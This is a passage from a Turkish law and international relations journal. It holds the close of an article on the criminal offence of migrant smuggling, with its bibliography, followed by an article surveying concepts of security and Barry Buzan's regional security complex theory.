Son olarak yasal olmayan yollardan ülkemizde kalan bir yabancıya rayiç bedeliyle evini kiralayan kişinin aynı şartlarda başka bir kimseye evini kiralama imkânı var olduğu ve bu kişilerden

³⁸ (Yenigün, 2010, s. 94); Evik'e göre göçmenlerin yurda sokulması veya çıkarılmasını teminen rüşvet verilmesi halinde fail her iki suçtan da cezalandırılmalıdır. (Evik, 2005, s. 169)

³⁹ 5235 sayılı Adli Yargı İlk Derece Mahkemeleri ile Bölge Adliye Mahkemelerinin Kuruluş, Görev ve Yetkileri Hakkında Kanun m. 11.

ekstra bir maddi kazanç elde etmediği için doğruya veya dolaylı olarak maddi menfaat elde etmek amacı olmadığını ve kanaatimizce göçmen kaçakçılığı suçunun oluşmayacağını belirtmek isteriz. Velev ki fail yabancının bu durumundan yararlanarak çok düşük bir ücrete çalıştırmış veyahut evini rayiç bedelinin üzerinde bir fiyata kiralamış olsun.

KAYNAKÇA

- Akbulut, B. (2017). *Ceza Hukuku Genel Hükümler* (4. b.). Ankara.
- Arslan, Ç. (2003). Göçmen Kaçakçılığı Suçları. *Ankara Üniversitesi Hukuk Fakültesi Dergisi*, 52(1).
- Arslan, Ç. (2011). Göçmen Kaçakçılığı Suçuna İlişkin Yargıtay Kararları. *İstanbul Kültür Üniversitesi Hukuk Fakültesi Dergisi*, 10(2).
- Arslan, Ç. (2011). Yargıtay Kararları Işığında Yasal Olmayan Yollardan Türkiye'ye Giren Yabancıların Ceza Hukuku Açısından Durumu. *İstanbul Kültür Üniversitesi Hukuk Fakültesi Dergisi*, 10(2).
- Arslan, Ç., & Azizağaoğlu, B. (2004). *Yeni Türk Ceza Kanunu Şerhi* (1. b.). Ankara.
- Artuç, M. (2007). Göçmen Kaçakçılığı Suçu. *Terazi Hukuk Dergisi*(16).
- Artuk, M. E., Gökçen, A., Alşahin, M. E., & Çakır, K. (2017). *Ceza Hukuku Özel Hükümler* (16. b.). Ankara: Adalet Yayınevi.
- Bayraktar, K., & Kurt, G. (2016). *Göçmen Kaçakçılığı, (Özel Ceza Hukuku, C. I, Uluslararası Suçlar)* (Cilt 1). İstanbul.
- Değirmenci, O. (2013). Çeşitli Görünümleriyle Uluslararası Suç Kavramı: Dar ve Geniş Anlamda Uluslararası Suçlar ve Türk Hukuku. *İstanbul Üniversitesi Hukuk Fakültesi Mecmuası*, 71(1).
- Doğan, K. (2008). *Göçmen Kaçakçılığı Suçu* (2. b.). Ankara.
- Donay, S. (2007). *Türk Ceza Kanunu Şerhi* (1. b.).
- Ekşi, N., Arslan, Ç., & Aycı, E. (2011). Göçmen Kaçakçılığı Suçuna İlişkin Yargıtay Kararları. *İstanbul Kültür Üniversitesi Hukuk Fakültesi Dergisi*, 10(1).
- Erel, K. (2007). Yargıtay Kararları Işığında Göçmen Kaçakçılığı Suçu. *Türkiye Barolar Birliği Dergisi*(71).
- Evik, A. H. (2005). Göçmen Kaçakçılığı Suçu. *Atatürk Üniversitesi Erzincan Hukuk Fakültesi Dergisi*, IX(3-4).
- Hakeri, H. (2004). Göçmen Kaçakçılığı ve İnsan Ticareti Suçları (TCK 201/a ve 201/b). *Kamu Hukuku Arşivi Dergisi*(8).
- Kılınçarslan, S. (2016). Göçmen Kaçakçılığı Sırasında Meydana Gelen Ölüm Olayları. *İstanbul Kültür Üniversitesi Hukuk Fakültesi Dergisi*(1-2).
- Koca, M., & Üzülmüş, İ. (2016). *Türk Ceza Hukuku Genel Hükümler* (9. b.). Ankara.
- Koca, M., & Üzülmüş, İ. (2017). *Türk Ceza Hukuku Özel Hükümler* (4. b.). Ankara.
- Koyuncu, A. S. (2006). Göçmen Kaçakçılığı ile Mücadele Politikaları. *Yüksek Lisans Tezi*. İstanbul: İstanbul Bilgi Üniversitesi Sosyal Bilimler Enstitüsü.
- Özbek, V. Ö. (2008). *Yeni Türk Ceza Kanununun Anlamı (TCK İzmir Şerhi)* (Cilt 2). Ankara.
- Özbek, V. Ö., Doğan, K., Bacaksız, P., & Tepe, İ. (2016). *Türk Ceza Hukuku Genel Hükümler* (7. b.). Ankara.
- Özbek, V. Ö., Doğan, K., Bacaksız, P., & Tepe, İ. (2017). *Türk Ceza Hukuku Özel Hükümler* (12. b.). Ankara.
- Öztürk, B., & Erdem, M. R. (2017). *Uygulamalı Ceza Hukuku ve Güvenlik Tedbirleri Hukuku* (17. b.).
- Parlar, A., & Hatipoğlu, M. (2008). *Türk Ceza Kanunu Yorumu* (2. b., Cilt 2). Ankara.
- Soyaslan, D. (2014). *Ceza Hukuku Özel Hükümler* (10. b.). Ankara.
- Şen, E. (2006). *Yeni Türk Ceza Kanunu Yorumu* (Cilt 1). İstanbul.
- Şen, E., & Malbeği, E. (2011). *Türk Ceza Kanununda Uluslararası Suçlar*. ANKARA: Seçkin Yayıncılık.
- TDK. (2015, 11 11). <http://www.tdk.gov.tr/> adresinden alındı
- Tezcan, D., Erdem, M. R., & Önok, R. M. (2014). *Uluslararası Ceza Hukuku* (2. b.). Ankara.
- Tezcan, D., Erdem, M. R., & Önok, R. M. (2017). *Teorik ve Pratik Ceza Özel Hukuku* (15. b.). Ankara.
- Turhan, F. (2005). Yeni Türk Ceza Kanunu'na Göre Uluslararası Suçların Cezalandırılması. *Hukuki Perspektifler Dergisi*(3).
- Yaşar, O., Gökcan, H. T., & Artuç, M. (2014). *Yorumlu Uygulamalı Türk Ceza Kanunu* (2. b., Cilt 2). Ankara: Adalet Yayınevi.
- Yenerer-Çakmut, Ö. (2010). Türk Ceza Yasasında Göçmen Kaçakçılığı Suçu (TCK m. 79). *İstanbul Kültür Üniversitesi Hukuk Fakültesi Dergisi*(2).
- Yenidünya, A. C., & Alşahin, M. E. (2009). Göçmen Kaçakçılığı Suçu (TCK. m.79). *Türkiye Barolar Birliği Dergisi*(82).
- Yenidünya, A. S. (2015). Göçmen Kaçakçılığı Suçları. *Adalet Dergisi*(51).
- Yenigün, B. (2010). Göçmen Kaçakçılığı Suçu. *Yüksek Lisans Tezi*. İstanbul: Marmara Üniversitesi Sosyal Bilimler Enstitüsü.

Bölgesel Güvenlik Teorisi

Ebrar İBRAİMİ*

Öz

Soğuk savaş sonrası dönemde güvenlik algılamasında oldukça radikal değişimler meydana gelmiştir. Yeni dönemde güvenlik sorunlarının azalacağı düşünülmese de yaşanan gelişmeler bunun aksi yönünde olmuştur. Bu nedenle güvenlik alanında teorik çalışmalar hız kazanmıştır. Uluslararası ilişkiler alanında yapılan bu çalışmalar Uluslararası ilişkiler teorileri içerisinde de yerini almıştır. Önde gelen uluslararası ilişkiler teorilerinin güvenlik algılanmasını incelediği bu makalede her bir teorinin bakış açısına ve özellikle bölgesel güvenlik teorisine yer verilmiştir.

Anatar Kelimeler: Güvenlik, Bölgesel Güvenlik, Güç Politikaları, Uluslararası İlişkiler, Uluslararası İlişkiler Teorisi,

Theory of Regional Security

Abstract

After Cold War, quite radical changes have occurred in the perception of security. Although thought to decrease the security problems in the new period, recent developments have been in the opposite directions. Because of it, theoretical studies have gained momentum in the security field. The studies in the field of international relation have also placed in the theories of international relations. This article that examined the security perceptions of the leading theories of international relations includes the perspectives of each theory and in particular the theory of regional.

Keywords: Security, Regional Security, Power Politic, International Relations, Theories of International Relations.

GİRİŞ

Güvenlik ve özellikle de bölgesel güvenlik birçok bakış açısıyla değerlendirilmiş olsa bile hepsi güvenlik konusunda ortak endişeler taşımakta ve benzer tanımlamalar getirmektedirler. Kişisel alanda olduğu kadar bölgesel ve ulusal çapta güvenlik önemini korumakta ve zaman zaman ülkelerin en fazla önem verdikleri konu haline gelebilmektedir. En önemli kişisel ihtiyaçlardan biri olan güvende hissetme duygusu devletler ve uluslararası düzen de geçerliliğini korumaktadır. Güvenliğin bir ulus için teşkil ettiği önemi herhalde Wolfersin *bir ulusun az ya da çok sahip olduğu ve daha büyük veya az oranda sahip olma gayesinde olduğu* bir değerdir sözlerinde açıkça anlaşılabilmektedir. Wolfersin başka konu ile ilgilenen birçok siyaset ve toplum bilimci güvenlik konularında değişik tanımlamalarda bulunmuşlardır.

GÜVENLİK KAVRAMI

Güvenlik sözcük olarak tehdit, tehlike ve korku durumunun ve hissinin olmaması anlamına gelir. Bu tarife ülkeleri dâhil edebileceğimiz gibi kurum ve kişileri de dahil edebiliriz. Tabii ki, ülkelerin güvenliği daha zor ve karmaşık durum arz etmektedir. Ülke güvenliği deyince akla ülkelerin “toprak bütünlüğü” ve “egemenliği” gelir. Bir ülkede bu iki kavramın zarar veya tehdit altında olması, o ülkenin güvenliği olmayan bir ülke olduğu anlamına gelir. Ulusların güvenliği uluslar arası ilişkilerin, ittifakların ve sistemlerin oluşmasında en önemli etkidir.¹ Uluslararası İlişkiler disiplinde güvenlik realist ve neorealist bakış açısı tarafından ağırlıklı olarak incelenmiştir. Neo-realistler için güvenlik devletin birinci amacıdır. Güç sahibi olmak ise güvenliğe sahip olmak için sadece bir araçtır. Anarşik uluslararası sistemde devletler güvenliklerini maksimize etmeye çalışırlar. Kenneth Waltz’a göre devletler güvenliklerini sağladıktan ve bekalarına yönelik bir tehdit olmadığına emin olduktan sonra diğer amaçları için çaba sarfetmeye başlarlar.² Göreceli

*

Doç. Dr., Uluslararası VİZYON Üniversitesi, Gostivar- Makedonya ebrar.ibraimi@vizyon.edu.mk

¹ Haydar ÇAKMAK: Avrupa Güvenliği, Platin Yayınları, 2007, s.25.

² Kenneth WALTZ: Theory of International Politics, 1979, s.126.

bir kavram olan güvenlik farklı yazarlar tarafından farklı tanımlandığı gibi devletlerin güvenlik algılamalarına yönelik farklı yaklaşımlar da mevcuttur. Genel olarak güvenlik bir devletin sahip olduğu değerlere yönelik tehditlerin olmadığı ya da çok az olduğu bir durum olarak tanımlanabilir. Ancak bu noktada karşımıza güvenliğin değeri ve maliyeti kavramı çıkmaktadır. Wolfers'e göre güvenlik, 'bir ulusun az ya da çok sahip olduğu ve daha büyük veya az oranda sahip olma gayesinde olduğu' bir değerdir.³ Diğer yandan Bernard Brodie, General Jacop L. Devers'in bir açıklamasından yaptığı bir alıntıda *ya güvenlikte olunacağını ya da güvenlikte olunmayacağını kısmen güvenliğin olmadığını, eğer sadece yarı güvenlikteyseniz hiç güvenlikte olmadığını vurgulamaktadır.*⁴

Devletlerin güvenliği sağlamak için gösterdikleri çabaların belirli bir maliyeti vardır. Devletlerin güvenliğe verdikleri değer üç farklı yaklaşımla ele alınabilir. Bunlar asli değer yaklaşımı, öz değer yaklaşımı ve marjinal değer yaklaşımıdır. Asli değer yaklaşımına göre özgürlük ve refah gibi diğer değerlerden sağlanan faydaların kullanılabilmesi için güvenlik mutlaka gereklidir. Bu yaklaşıma göre güvenlik tüm şartlar altında ve tüm aktörler için en üstün değerdir. Asli değer yaklaşımı ile ilgili olarak tartışılabilir olan konu mutlak güvenliğin mümkün olup olmadığı ve devletlerin gerçekte güvenliklerini başka değerler için riske atıp atmadığıdır. Bu noktada bazen devletlerin yeni değerlere sahip olmak için güvenliklerini riske atabildikleri ve bazen de savaş durumunda bile bütün kaynaklarını seferber etmedikleri söylenebilir. Öz değer yaklaşımı ise güvenliğin önemli değerlerden birisi olarak görülürken diğer değerlerin de bu bağlamda dikkate alınması gerektiğini ileri sürmektedir. Marjinal değer yaklaşımı azalan marjinal fayda kanununun, diğer değerlere olduğu gibi, güvenliğe de uygulanabilir olduğu varsayımından hareket etmektedir. Bu yaklaşıma göre güvenliğin değeri güvenlik için kullanılacak kaynakların değeriyle birlikte dikkate alınmalıdır. Sonuçta askeri açıdan güvenliğin sağlanması da kısıtlı olan kaynakların tahsisine ile ilgili bir konudur.

İdealist yaklaşıma göre ise güvenliğin sağlanması ancak uluslararası hukuka, uluslararası anlaşmalara, insani değerlere ve uluslar arası örgütlerin barışçıl kurallarla uyarak sağlanabilir. Gerçekte idealist yaklaşım, insanoğlu masum, barışçıl ve iyidir temeline dayanırken, realist yaklaşım, insanlar barışı bozabilirler, kurallara uymayabilirler anlayışına dayanır. Dolayısıyla, güvenliğin sağlamak, barışı tahsis etmek için güçlü olmak gerekmektedir.⁵

Güvenlik kavramını Objektif güvenlik ve Sübjektif güvenlik diye ikiye ayırabiliriz. Objektif güvenlik "tehlikenin olmadığından şüphe etmemek durumu", sübjektif güvenlik "şüphelenecek bir tehlikenin olmadığına inanmayı" ifade etmektedir. Güvenliğin sadece düşüncede değil aynı zamanda gerçek de olmalıdır. Yani ülke güvenliği her zaman hazır olmalıdır.

Devletler güvenliklerini sağlayan faktörleri ikiye ayırabiliriz. Bunları birincisi, ülkelerin ortaya çıkma veya haklarının millet olma aşamasında ortaya çıkan faktörler olan doğal faktörlerdir. En önemli olanlar; ülkenin coğrafyası, askeri anlayışı, beceri ve kapasitesi, milletin ruhsal yapısı, cesareti ve dini anlayışı. İkincisi ise, ülkeler arası yapılan ittifaklar, uluslar arası sözleşmeleri, savaş hukuku düzenlemelerini silahsızlanma sözleşmelerini, saldırıya karşı garanti, savaş baskısı gibi faktörleri kapsayan hukuki faktörlerdir. Ülkelerin kendi güvenlikleri sağlamaları bir dereceye kadar onları rahatlatır ancak bölgede veya dünyada güvenli bir ortam yoksa yakın veya uzak komşulardan kaynaklanan güvensizlik ve savaş tehlikesi, krizler ve başka sorunlar güvenlik ülkeleri de etkilemektedir. Dolayısıyla, ülkeler barışı bozan tehlikelere ve tehditlere karşı güç birliği yaparak güvenliklerini sağlamaya çalışmaktadır.⁶ Ülkeler güvenliklerini tek başlarına sağlayabilecekleri gibi diğer ülkelerle de ortaklaşa olarak bir güvenlik sistemi oluşturulabilir. Böyle bir sistemin her ülkenin yer alması gerekir çünkü bu sistem dışında kalan ülke güvenlik konusunda bir kriz yaratabilir.

Güvenlik kavramı Soğuk Savaş döneminin sona ermesi ve hızlanan küreselleşme süreciyle birlikte değişime uğramış ve devletlerin güvenlik algılamaları da değişmiştir. İnsanların,

³ Arnold WOLFERS: "National Security as an Ambiguous Symbol", Political Science Quarterly, Sayı,67, 1952, s.484.

⁴ Bernard BRODIE: National Security Policy and Economic Stability, Yale Institute for International Studies Memorandum, Sayı:33, (New Haven: CT, 1950), s.5. Bakınız, David A. Baldwin, "Güvenlik Kavramı", (çev.Çiğdem Şahin), Kamer Kasım ve Zerrin A. Bakan (Ed.), Uluslararası Güvenlik Sorunları, (Ankara: ASAM Yayınları, 2004), s.1-36.

⁵ Haydar ÇAKMAK:a.g.e., s.25.

⁶ Haydar ÇAKMAK:a.g.e., s.26.

malların ve hizmetlerin göreceli olarak serbestçe dolaşması ve devletlerarasındaki etkileşimin artması, bir devleti ilgilendiren güvenlik sorununun olmadığı ve yeni güvenlik sorunlarının görüldüğü bir uluslararası sistem ortaya çıkarmıştır. Yasa dışı göç ve insan ticareti gibi yeni güvenlik sorunlarıyla mücadele etmek devletlerarası işbirliğini zorunlu kılmaktadır. 11 Eylül terör eylemlerinden sonra bunlara ek olarak gündeme gelen uluslararası terörizm de devletlerin işbirliği içerisinde kontrol altına alabileceği güvenlik sorunudur. Yeni uluslararası ortam, klasik realistlerin vurguladığı bir tarafın kazancının diğerinin mutlak kaybı olduğu (*zero-sum*) yaklaşımının geçerliliğinin sorgulanmasına neden oldu. Gerek Soğuk Savaş dönemi sonrası gerekse 11 Eylül sonrası uluslararası ortam güvenliğinin ekonomik ve toplumsal boyutunun giderek önem kazanmasına neden olmuştur. Özellikle realist ve neo-realist bakış açısını eleştirenler ekonomik ve toplumsal konuların ikincil politika-alçak politika (*low politics*) olarak adlandırılmasına karşı çıkmakta ve ekonomik alanda devletlerarası işbirliğine ve bunun güvenlik ikilemini azaltıcı etkisine değinmektedirler. Yine realist ve neo-realist bakış açısını eleştirenler uluslararası sistemin yapısının artık anarşik olarak adlandırılmayacağını da vurgulamaktadırlar. Burada tartışılması gereken uluslararası ilişkiler açısından tüm dünyanın tek bir model içerisinde değerlendirilip değerlendirilmeyeceğidir.

Ülkelerin güvenliğini tehdit eden veya bozacak potansiyele sahip çok sayıda neden vardır. Sıralayacağımız bu neden bazı ülkeler için geçerli bazı ülkeler için hiçbir geçerliği yoktur. Ancak güvenliği tehdit eden sorunlar genel hatlarıyla şöyle sıralayabiliriz;⁷

- Ülkelerin askeri, ekonomik, politik ve başka yönlerden güçsüz olmaları,
- Tarihsel nedenlerle, geçmişe dayalı sorunlar, örneğin soykırım iddiaları, kin-nefret-intikam ve başka düşüncelerin olması,
- Toprak sorunları, örnek olarak Yunanistan-Makedonya,
- Ülke içinde bulunan vatandaşların başka ülkelerle aynı etnik soydan gelmeleri ve diğer ülkeyle birleşme ve ya bağımsızlık istemeleri,
- Terörizme dayalı sorunlardan kaynaklanan güvenlik tehdidi veya uluslar arası terörizmin getirdiği riskler,
- Politik, ideolojik, dini ve ülke rejiminin getirdiği güvensizlik,
- Nükleer, biyolojik ve kitle imha gibi tehlikeli silahların mevcudiyeti,
- Ülkeye yönelik emperyalist amaçlı faaliyetler ve tehditler.

Yukarda özetlediğimiz nedenlerin bir kısmı bir ülke için sorun olabileceği gibi bir diğer ülke için hiç bir sorun de teşkil etmeyebilir. Ancak yukarda saydığımız sorunların her biri ülke güvenliği tehdit etmekte ve bu sorun farklı ülkelerde farklı sorunlarla mevcuttur.

BÖLGESEL GÜVENLİK TEORİSİ

Yapılandırıcı Kopenhag düşünce akımının üyesi olarak Buzen bölgesel güvenlik çalışmaları için yeni bir çerçeve çizmiştir.⁸ Sırasıyla onun tasfiyeleri iki alanda ya da iki akımda değerlendirilebilir. Birincisi Klasik Güvenlik karmaşa (*complex*) teorisi olarak adlandırılmıştır. İkincisi ise, bu teorinin daha geniş bir çeşididir ve bölgesel güvenlik karmaşa (*complex*) teorisi olarak adlandırılmıştır. İkinci akım ya da anlayış Soğuk Savaş sonrasında ortaya çıkan karmaşık dünyanın araştırılması gereğinden türemiştir.

Buzan'ın en temel amacı geleneksel sığı anlayışa ve devlet merkezli odaklara bir cevap olarak güvenlik çalışmalarına mümkün olduğunca değişik tipte tehlikeleri ve aktörleri eklemek olmuştur. Bunu yaparken genelde geleneğe bağlı olanlar tarafından eleştirilen daha geniş çapta anlayışlarının tutarsızlığı içine düşmemeye çalışmış ve bu yüzden sınırlarını çok iyi bilmıştır. Bunu gerçekleştirmek için Buzan analizlerinin hiçbir safhasında öncelik ya da imtiyaz göstermemiştir. Buzan çalışmalarını gerçekleştirirken Soğuk Savaş sonrasında uluslararası ilişkilerin daha bölgesel bir yapı kazandığı görüşüne ya da iddiasına bağlı kalmıştır.

⁷ Haydar ÇAKMAK:a.g.e., s.28-29.

⁸ Daha çok bilgi için Bkz, Michael C. WILLIAMS : “Words, Images, Enemies: Securitization and International Politics”, *International Studies Quarterly*, Vol. 47, 2003, s. 511-531 and Bill McSweeney, “Identity and Security: Buzan and the Copenhagen School”, *Review of International Studies*, Vol. 22, No.1, 1996, 81–93.

Klasik güvenlik teorisi güvenliğini analiz ederken iki aşamadan yararlanır;⁹ İlk olarak güvenliğini izole edilmiş her şeyden arandırılmış bir nesne (devlet) ve bir olgu olarak görmediği için güvenliğin çeşitli ilişkileri içinde barındıran bir doğası olduğuna vurgu yapmış ve bölgesel bir aşama kurmuştur. İkinci olarak da, analizini genişletmiş ve diğer halkalarına bakmaya çalışmıştır.

Buzan ilk olarak güvenlik karmaşasını belli başlı kriterler içinde bölgesel olarak tanımlamıştır. Buzan'ın en büyük öngörüsü güvenlik bağımlılığının bölgedeki devletler arasında daha fazla olduğuna ilişkindir. Bu bağlamda güvenlik kargaşaları genelde devletler arasındaki göreceli güçlülük anlayışına dayanır. Bu ilişkiler karmaşık bir yapının birimlerinin farklılaşmasından dolayı şekillenmiş bölgesel örneklerin ortaya çıkmasına neden olur. Bu örnekler “dostluk” veya “düşmanlık” olabilir. Tüm bunlar güç dağılımının bir sonucudur. Güvenlik olgusunun yapısı genelde o yapıyı oluşturan devletlerin güvenlik anlayışından ve birbirleri ile girdikleri ilişkilerin bir sonucu olarak olmuştur. Dostluk ve düşmanlık ile alakalı olan kriterler burada en önemli noktalardır. Güvenlik blokunu oluşturan devletlerarasında artan veya büyüyen bir düşmanlık varsa bu olumsuz bir aşırılığa neden olur ve çatışma (conflict) ortaya çıkabilir. Fakat yüksek oranda bir dostluk varsa bu pozitif uca yönelmeye neden olur ve bir güvenlik topluluğu ortaya çıkar. Böyle bir topluluk onu oluşturan devletlerin ortak çıkarlar olduğu ve bu çıkarların var olan farklılıklar ve anlaşmazlıklara rağmen korunması gerektiği bilincinin var olmasına dayanır ve bu topluluğunun sürmesi isteniyorsa bu bilincin kaybolmaması gerekir.¹⁰Bu bilinç bölgesel bir entegrasyona ya da bütünleşmeye neden olacaktır.

Bu esnada da güvenlik yapısının güç özellikleri değişecektir. Bu şekilde tanımlanan bölgesel topluluk kavramı İngiliz düşünce alanına bağlı uluslar arası ilişkiler teorisyenlerinin ortaya attığı uluslar arası toplum kavramına benzer olarak görülebilir. Hedley Bull bölgesel güvenliğini değişik devletlerin topluluğunu ve yahut uluslar arası toplumun değişik devlet gruplarının ortak çıkarlarının ve değerlerinin bilincinde olarak bir topluluk kurması olarak tanımlar.

Böyle bir topluluğun kurulmasında devletler kendilerini ve birbirleri arasındaki ilişkileri düzenleyen bir düzine kuralı bağlı olarak görürler.¹¹ Aynı zamanda devletler ortak bazı kurumların çalışmalarını paylaşırlar ve onlardan yararlanırlar. Böyle bir anlayış kendisinin güvenlik ve refah amacı ile kurulmuş bölgesel işbirliği kurumlarının güçlü ve oturmuş yapısında göstermiştir. Güvenlik yapısının durgun ve dinamik anlayışlarını tanımlamak için yeniden kavramlaştırılması gerekiyor.¹²

Bu yüzden güvenlik kurumlarının klasik anlamda ne manaya geldiği anlamamız bizim için faydacı olacaktır. Bu bağlamda güvenlik kavramı bölgesel yakınlığı olan yada başka bir değişle komşu olan ülkeler bütünüdür. Bu ülkelerin temel ve birbirlerine benzer güvenlik anlayışları ve endişeleri vardır. Bu anlayışlar ve endişeler bir birine bağlıdır. Bu yüzden onların güvenlik problemlerini bir birinden bağımsız olarak incelenemez. Bundan dolayı Buzan araştırmasının ikinci aşamasında analizinin çemberlerini genişletmiş ve bunları iç güvenlik çevresi bölgesel güvenlik kurumları ve büyük güçlerin yerel kurumların işlerine müdahale ettiği büyük çevre olarak üç kısımda tanımlamıştır. Başka bir değişle bölgesel çapta düzen ve güvenliğin derecesi çok büyük bir oranla küresel ve ülkelerin kendi içlerine söz sahibi olan aktörlerin tavırlarına bağlıdır.

Devletlerin iç işlerinin bakacak olursak, devletlerin kurulma aşamasında ve ulus yaratma süreçlerinde şiddet içerikli yöntemlere başvurduklarını görürüz. Bunun amacı devletin demografik ve bölgesel farklılıklar üzerinde gücünü ve kontrolünü sağlamaya ve yaymaya çalışmasından ileri gelir. Devletler bunu yaparken, nüfusun devlet kontrolüne karşı direniş gösteren çeşitli kesimlerden ortaya çıkan karşı bir şiddet dalgası ile karşı karşıya kalabilir. Devletlerin ortaya çıkması, bölgesel demografik ve politik olarak birbirlerinden izole olmuş bölgelerde gerçekleşemez. Koloni bölgeleri ve yetersiz devlet gücü hızla büyüyen bir demografik mücadeleye neden olur ve koloni sonrası bölgelerde sıklıkla devletlerarası çatışmalar görülür. Bunlar büyük ölçüde bölgesel düzeninin altını kazıyan nedenlerdir.¹³ Bu tarz mücadeleler genelde ortaya çıkan koloni sonrası devlet sınırlarını beğenmeyen

⁹ Barry BUZAN: People, States and Fear, Boulder, CO, Lynne, Rienner, 1991.

¹⁰ Mohammed AYOUB: “From Regional System to Regional Society: Exploring Key Variables in the Construction of Regional Order”, Australian Journal of International Affairs, Vol. 53, No.3, 1999. s. 248.

¹¹ Ibid., s. 249.

¹² Daha çok bilgi için bkz, Pınar BİLGİN: “Beyond Statism in Security Studies: Human Agency and Security in Middle East”, The Review of International Affairs, Vol.2, No.1, Autumn 2002, s. 100-118.

¹³ Mohammed AYOUB: a.g.e., s. 250-251.

ve ateşli bir şekilde bunları reddeden insan gruplarını içereceği gibi bu sınırları istemeden de olsa kabul eden nüfus gruplarını içerebilir. Sınırları reddeden grupların genelde komşu ülkelerdeki insanlarla veyahut milletlerle etnik, dini ve dil gibi bağılıkları vardır. Bu da, daha fazla bölgesel bir müdahaleyi kaçınılmaz kılar. Diğer bir yandan bölgesel dinamikler sadece ülke içi süreçlerle veyahut devle kurma ya da ulus yaratma süreçleri ile ilgili değildir. Bölgesel dinamikler dünya üzerindeki küresel güç dengesi ile de büyük güçler arasındaki mücadeleleri ile derinden alakalıdır. Bunu bilincinde olarak bölgesel güç olan devletlerin elit kesimleri küresel denge ile alakalı olan konulardan kendini yara sağlamaya çalışmakta ve kendi devletlerini ve rejimlerini çıkarlarını korumaya çıkarmaktadırlar. Bu da, kaçınılmaz olarak sadece küresel ve bölgesel dinamikleri değil de küresel devlet içi dinamikleri dikkate almak gerektiğini gösterir. Küresel ve devlet içi dinamikler bir bütün olarak bölgesel güvenlik konularını dikkat çekici ölçüde etkilemektedir. Soğuk savaş sonrası dönem bu üç dinamiğin birbirleriyle olan ilişkilerine ve etkilerine gösterilebilecek sayısız örneklerle doludur.¹⁴

Bütün bu değerlendirmelerin bir sonucu olarak, Buzan kendisine analizlerinde devleti bahis konusu yapan biri olarak askeri ve politik karşısında olması bile özellikle yapıcılardan (constarctivistlerden) gelen eleştirilerin odağında bulmuştur. Diğer bir yandan bu teorisinin analizlerimize yaptığı katkılara bakarsak onun ulusal ve küresel güvenlik odaklarından kaçındığını görmüş oluruz. Bu kaçınma ulusal ve küresel güvenlik odaklarının bir ilişki içerisinde olduklarının bölge kavramlarını vurgulamakla mümkün olmuştur.

Özetleyecek olursak, Buzan, belki de ortaya attığı teorisinin askeri ve politik sektör ve devlet merkezli endişeler ile sona ermesinden tatmin olmamış ve teorisini yeni tehditleri, aktörleri ve uluslararası arenada gerçekleştirebileceğini de ekleyerek teorisinin kapsamını genişletmiştir. Fakat Buzan'ın analizlerini bir sistem düzeyinde ele almayı tercih etmiş olduğunu söyleyemeyiz. Politik hayat devletler tarafından yapılandırmaya devam ettiği müddetçe bölgesel genişlik önemini korumaya devam edecektir. Sonuç olarak söylenebilir ki, Buzan'ın attığı adım geleneksel güvenlik çalışmalarının en temel problemini yeniden güvenlik ile ilgili başka bir çerçeveye oturtmak ve değerlendirilebilir. Buzan, çizmeye çalıştığı çerçeve işbirlikçi dinamikleri içerdiği gibi çatışmacı dinamikleri de içerir. Bu anlayış klasik güvenlik teorisini savunduğu bölgesel güvenlik kuruluşlarını köklerinden gelen bir çatışma anlayışı olduğu iddiasından tamamı ile farklıdır.

Buzan, izlenebilecek iki yol göstermiş ve ikisinden birinin seçilmesine gerek olmadığını bildirmiştir. Birinci yöntem; güvenlik kurumunu homojen bir yapı olarak tanımlar ve bu yapıda analizi yapan kişi belli sektörlerdeki baskın aktörlere ayrı ayrı yoğunlaşabilir. Örnek olarak askeri sektörlerde devlet ve kimliği öne çıkaran yapıların toplum içindeki etkileri gösterilebilir. İkinci yöntem ise; çalışma alanlarına heterojen bir yapı olarak göstermektir. Bu tarz bir yöntemde, analizi yapan kişi iki veyahut fazla sektörde ilişki içerisinde olan değişik aktörleri analizini entegre etme ve sektörler arasında açığa çıkanları fark etme imkanı elde eder. Bu açığa çıkanlar arasında devletler, milletler, şirketler, konfederasyonlar ve politik, ekonomik ve toplumsal kesimlerde değişik ilişkiler kuran organizasyonlar vardır.

Bu bağlamda Buzan güvenlik kavramını bahsi geçen nesnenin (devlet) işlevine hayatına devam edebilmesi için gereken şartlar olarak nitelendirilmiş ve o nesneyi güvenlik inceliklerini tepesine yerleştirmiştir. Bunu sağlayabilmek için politik alanın dışında acil önlemler alınmalı ve kabul edilmelidir. Güven altına alma süreci politik topluluk tarafından herhangi bir şeye tehdit olarak bakmak ve bu tehditle mücadele etmek için acil önlemler alma süreci olarak tanımlanabilir. Bu tanımla ile klasik güvenlik teorisinde ortaya atılan güvenlik bağımlılığı fikri ile örtüşmemektedir.¹⁵ Başka bir deyişle bu fikir güvenlik kavramını söyleyerek devlet temsilcisini belirli bir alanda gelişme sağlamasını öngörmekte ve tehditleri durdurmak ya da ortadan kaldırmak için bütün yöntemleri kullanabilme hakkını savunmaktadır. Adı geçen nesnenin de (ki bu devlet olmaktadır) elde edilenin meşruiyetle biz hissini yaratabilen toplumlarda güven altına aşma süreci olayı politik gündemin tepesine yerleştirerek ve acil önlemlerle problemleri çözmeye çalışarak gerçekleşir.

¹⁴ Daha çok bilgi için bkz, Pınar BİLGİN: "Beyond Statism in Security Studies.....", s. 100-118.

¹⁵ Jivi SEDİVY: Book Review of "Regions and Powers: The Structure of International Security by Barry Buzan and Ole Waever", Journal of International Relations and Development, Vol. 7, 2004, s. 461.

Bu tablo güç politikaları oyununun kurallarını açıklamaktadır. Buzan planlı veya plansız olabilecek güven altına alma sürecine odaklanarak kim (sebebe sonuç ilişkisini kuran aktör) kime ve kimin için sorunlarını sorarak hangi sonuçlarla ve hangi şartlarda sürecin gerçekleştiğini irdelemeye çalışmıştır. Güvenlik kimin değerlerinin güven altına alınacağı, güvenliğin derecesi ortaya çıkan tehlikelerin türleri tehditlerle mücadele edilerek yöntemler ve ilgili zaman süresi gibi alanlarda irdelenebilir.

